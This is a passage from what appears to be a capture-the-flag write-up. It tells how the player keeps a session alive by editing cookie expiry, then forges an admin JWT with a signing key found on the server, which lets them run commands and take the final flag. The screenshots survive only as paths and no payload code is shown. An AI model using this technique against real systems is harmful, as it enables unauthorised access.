
and we got our first flag.
… and are forwarded to the dashboard. We see that we have the role user, can enter commands and are greeted with the first flag. After a short time, we are logged out.
RCE
First, we look at what makes us log out. In the source, we see a script that checks the cookies after an interval, and if the condition is not met, we are logged out. If persistentSession is not set to true, we can just manually add an expiry time and stay on this page.



but it seems like we can only use the ls command

JWT Token

We analyze the JWT token using jwt.io and can make out the structure. In the header, a kid is set that points to a key file located at /var/www/mykey.key. Furthermore, the token contains the role user. Maybe with another role like admin, we would be able to execute arbitrary commands.


We recall the listing of our ls command; here we had a key file. The key file contains a hash value, possibly the secret for signing a JWT token. So we can probably craft our own token, since we have access to the secret and can guess the location of the token for the kid

Let’s create an admin token with a structure like this:
And now we can use this token to run other commands

Finally, we got the last flag!